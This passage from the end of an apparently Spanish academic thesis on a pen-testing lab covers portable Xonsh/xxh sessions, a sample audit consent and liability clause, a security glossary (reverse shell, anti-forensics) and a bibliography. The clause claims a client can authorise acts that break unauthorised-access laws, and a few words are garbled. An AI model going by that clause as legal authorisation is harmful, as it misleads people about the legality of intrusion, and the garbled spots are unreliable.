Finalmente, cabe destacar que al final de una sesión xxh, los logs generados en dicha sesión remota se descargan automáticamente y se integran de forma que se puede mantener un único fichero.

1.12 Uso de un intérprete de comandos especial para las prácticas




Figura 3: En la imagen se muestran dos máquinas virtuales que han sido desplegadas usando el software Vagrant. Una es una máquina centos y la otra, un Ubuntu Focal (1). En Ubuntu Focal se trata de ejecutar Xonsh pero el comando falla, porque este shell no se encuentra instalado en el sistema. Del mismo modo, en Centos se trata de ejecutar Xxh y se produce un error porque el comando tampoco está instalado (2). Al entrar a una sesión de xonsh en la máquina centos, xxh pasa a estar disponible (ya que se encuentra instalado dentro de la imagen de xonsh) y se puede utilizar para conectar por medio de ssh con la máquina focal (3), a la que se enviará la imagen portable de Xonsh, lo que nos permite abrir una sesión de xonsh en la máquina aunque no tenga el software instalado. Es importante notar el cambio de hostname (4) en el prompt de xonsh al cambiar de una máquina a la otra, así como el directorio en el que se crea la sesión (5) que es un directorio temporal creado dentro del directorio home del usuario, oculto, llamado ‘.xxh’.

.2. Acuerdo de consentimiento y limitación de la responsabilidad durante el desarrollo de una auditoría de ciberseguridad

A continuación se propone un ejemplo de texto que podría ser añadido a un contrato de trabajo como auditor de ciberseguridad (o pen-tester) para la autorización por parte de la empresa de las actividades a realizar durante la auditoría, así como la limitación de la responsabilidad de las repercusiones de las mismas.

Este documento establece que ambas partes comprenden y aceptan el hecho de que existen ciertos riesgos asociados con las actividades que se llevan a cabo durante un test de penetración de sistemas, especialmente sobre aquellos sistemas ligados a entornos de producción.

El auditor no se hace responsable de ninguna acción (u omisión) que durante la ejecución de las pruebas que en este contrato se han acordado, pueda dañar o dificultar las operaciones de los servicios que se están probando, incluso si las acciones sobrepasan los límites legales.

El cliente considera las acciones ligadas a la investigación de vulnerabilidades de sus sistemas consistentes con su política de empresa y autoriza al auditor a llevarlas a cabo dentro del marco legal, incluso aquellas que contradicen leyes como la de acceso no autorizado a los sistemas. En última instancia, es el cliente el que se responsabiliza de la integridad de su sistema y el auditor solo es responsable de notificar todas aquellas vulnerabilidades y problemas que haya podido encontrar, especialmente si durante las pruebas pertinentes ha detectado algo que pueda causar problemas al cliente.

Glosario

anti-forensics Técnico que se emplea para referirse a aquellas acciones llevadas a cabo para dificultar las labores de investigación forense (forensics) de los equipos de seguridad de una empresa. Borrar u ocultar los rastros que se pueda haber dejado durante la explotación de vulnerabilidades de un sistema con el objetivo de imposibilitar el descubrimiento del mismo por parte de los administradores del sistema.
54

Bug Bounty Son programas en los que empresas u organizaciones ofrecen importantes recompensas económicas a aquellas personas (ajenas a la organización) capaces de encontrar vulnerabilidades o errores de seguridad en alguno de sus sistemas.. 33, 34, 48

Cloud La computación en la nube o *cloud* (del inglés cloud computing), conocida también como servicios en la nube, informática en la nube, nube de cómputo o simplemente «la nube», es un paradigma que permite ofrecer servicios de computación a través de una red, que usualmente es internet. 35

compliance 'el cumplimiento' de las normativas o leyes referentes a la seguridad de los datos que una empresa pueda almacenar o gestionar.
50

Consola inversa O en inglés ‘reverse shell’. Es un tipo de conexión entre dos hosts que ocurre de forma opuesta a la habitual: desde el dispositivo que se va a conectar se abre una aplicación que ‘espera’ una conexión y desde el dispositivo que va a ser accedido se abre una consola de comandos que se conecta a dicha aplicación. Es una técnica que se utiliza en el ámbito de la ciberseguridad para conseguir acceso remoto a dispositivos dónde podemos ejecutar código arbitrario de algún modo. 78, 92, 93

CPA Certified Public Accountant. 51

forensics Es el término que describe a las acciones llevadas a cabo para recopilar información de los sistemas informáticos que pueda ser utilizada para demostrar hechos por ejemplo durante una investigación relacionada con un crimen cibernético. 27, 34, 54, 115

fork También llamado ‘bifurcación’ en español. Es el desarrollo de un proyecto informático tomando como base el código fuente de uno ya existente o de alguna ramificación de este. Un ejemplo claro de esto son las distintas分歧es de desarrollo de las distribuciones de Linux, donde Ubuntu, por ejemplo, es una bifurcación o un fork de Debian. 77

FOSS Free Open-Source Software. 34

Fuzzing Según la OWASP, fuzzing es el acto de introducir datos mal formados en un programa con el objetivo de conseguir un comportamiento en este inesperado. Aplicado, por ejemplo, al ámbito de web, podríamos considerar fuzzing las técnicas de SQL injection y similares, donde se introduce código SQL en lugares como los credenciales de acceso para conseguir logearse con un usuario distinto al que poseemos. 54, 88

HIDS ‘Host Based Intrusion Detection System’, es un tipo de software que permite detectar intentos de intrusiones en un sistema y reportarlas. 45

ingeniería inversa Es una técnica que consiste en tratar de obtener por medios deductivos información sobre un producto o sistema haciendo uso del mismo y tratando de figurar como está diseñado. 34

IOT The Internet of Things. 31

Malware O software ‘malicioso’ es todo aquél programa o código que presta (de forma intencionada) causar daños y/o sacar beneficios de un sistema. 29, 31, 117

MITRE ATT&ACK Una base de datos pública de conocimiento de tácticas de ‘ataques adversarios’ que trata de modelar y agrupar las distintas acciones que puede llevar a cabo un criminal para dañar a una entidad. 47

network sniffing Es la acción de atrapar y atender a todo el tráfico indiscriminado que circula por una red, sea cual sea su destinatario, con el objetivo de obtener algún tipo de información de interés. 34

OpenSource OpenSource o código abierto es un tipo de software liberado con una licencia que asegura el derecho de los usuarios a usar, estudiar, cambiar y distribuir el mismo con cualquier propósito. 31

Phishing Técnica empleada por delincuente ciberneticos para estafar y obtener información de sus víctimas haciéndose pasar por otra persona o entidad (a través de correo electrónico, redes sociales, etc. 87

Ransomware Es un tipo de Malware que hace públicos o inaccesibles (por medio de encriptación, por ejemplo) los datos de la víctima con el objetivo de chantajearla para que pague un ‘rescate’. 17, 31, 32

Rolling Release Es un tipo de distribución de Software en el que las actualizaciones son continuas en lugar de depender de un versionado discreto. Los cambios se van añadiendo de forma incremental conforme van siendo disponibles en lugar de ir emitiendo nuevas versiones con todos los cambios desde la anterior. 58

SIEM ‘Security Information and Event Management’, es un tipo de software que permite recopilar y analizar información de seguridad de distintos dispositivos, alertando al usuario de aquellos eventos importantes que tengan lugar. 45

Bibliografía

- [Jai91] Raj Jain. *The art of computer systems performance analysis - techniques for experimental design, measurement, simulation, and modeling. (Capítulo 5)*. Wiley professional computing. Wiley, 1991, págs. I-XXVII, 1-685. ISBN: 978-0-471-50336-1.
- [Ken11] David Kennedy. *Metasploit: the penetration testers guide*. No Starch Press, 2011.
- [Ori16] Sean Oriyano. *Certified Ethical Hacker V9*. SYBEX, 2016.
- [ROA17] Hertzog Raphaël, Jim OGorman y Mati Aharoni. *Kali Linux revealed: mastering the penetration testing distribution*. Offsec Press, 2017.
- [CCN20] CCN-CERT. “Ciberamenazas y Tendencias. Edición 2020”. En: *CCN-CERT IA-13/20* (2020).
- [hak] @hakluke. *How to Crush Bug Bounties in the first 12 Months*. URL: <https://www.youtube.com/watch?v=AbobbJ3cRLI>. accessed: 28.02.2021.
- [Dob] Bojana Dobran. *Security vs Compliance*. URL: <https://phoenixnap.com/blog/security-vs-compliance>. (accessed: 14.06.2020).
- [Ela] Elasticsearch. *Cambio de licencia de Elasticsearch*. URL: <https://www.elastic.co/pricing/faq/licensing>. accessed: 16.04.2021.
- [exp] exploit-db. *exploit-db phpMyAdmin 4.8.1 - (Authenticated) Local File Inclusion (2)*. URL: <https://www.exploit-db.com/exploits/44928>. (accessed: 18.01.2021).
- [ind] El independiente. *2020, año récord en ciberataques*. URL: <https://www.elindependiente.com/espana/2021/01/01/2020-ano-record-en-ciberataques/>. accessed: 12.04.2021.
- [Int] Convenios Internacionales. *Tratado 108*. URL: <https://rm.coe.int/convention-108-convention-for-the-protection-of-individuals-with-regard/16808b36f1>.
- [IWA] IWASP. *OWASP Top Ten*. URL: <https://owasp.org/www-project-top-ten/>.

- [Kin] Damien King. *Logging Like A Lumberjack*. URL: <https://www.contextis.com/us/blog/logging-like-a-lumberjack>. (accessed: 14.06.2020).
- [Lin] Kali Linux. *Kali Linux Tools Listing*. URL: <https://tools.kali.org/tools-listing>.
- [LOP] LOPD. *LOPD*. URL: <https://www.boe.es/buscar/doc.php?id=BOE-A-2018-16673>.
- [NVD] NVD. *NVD - CVE2018-12613*. URL: <https://nvd.nist.gov/vuln/detail/CVE-2018-12613>. (accessed: 12.04.2021).
- [Ope] OpenSearch. *Documentación de OpenSearch*. URL: <https://aws.amazon.com/blogsopensource/introducing-opensearch/>. accessed: 16.04.2021.
- [RGP] RGPD. *RGPD*. URL: <https://www.boe.es/DOUE/2016/119/L00001-00088.pdf>.
- [sec] offensive security. *offensive security, web oficial*. URL: <https://www.offensive-security.com/>. accessed: 22.03.2021.
- [sui] Burp suite. *Burp Suite*. URL: <https://portswigger.net/burp>. accessed: 28.02.2021.
- [tea] Wazuh team. *Using Wazuh for PCI DSS*. URL: <https://documentation.wazuh.com/3.12/pci-dss/index.html>. (accessed: 14.06.2020).
- [Too] Prompt Toolkit. *Documentación de Python prompt toolkit*. URL: <https://python-prompt-toolkit.readthedocs.io/en/master/>. accessed: 12.04.2021.
- [Waza] Wazuh. *Wazuh cloud*. URL: <https://wazuh.com/cloud/>. accessed: 28.02.2021.
- [Wazb] Wazuh. *Web oficial de Wazuh*. URL: <https://wazuh.com/>. accessed: 12.04.2021.
- [] Xonsh Tutorial¶. URL: <https://xon.sh/tutorial.html>.